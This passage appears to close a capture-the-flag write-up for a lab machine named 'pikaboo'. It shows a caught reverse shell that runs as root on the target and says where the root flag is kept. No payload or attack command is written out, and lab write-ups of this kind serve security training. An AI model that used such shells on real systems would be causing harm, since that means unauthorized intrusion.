Connection from 10.10.10.247:47188
bash: cannot set terminal process group (6380): Inappropriate ioctl for device
bash: no job control in this shell
root@pikaboo:/srv/ftp/versions# id
uid=0(root) gid=0(root) groups=0(root)
```

The root flag is in `/root/root.txt`.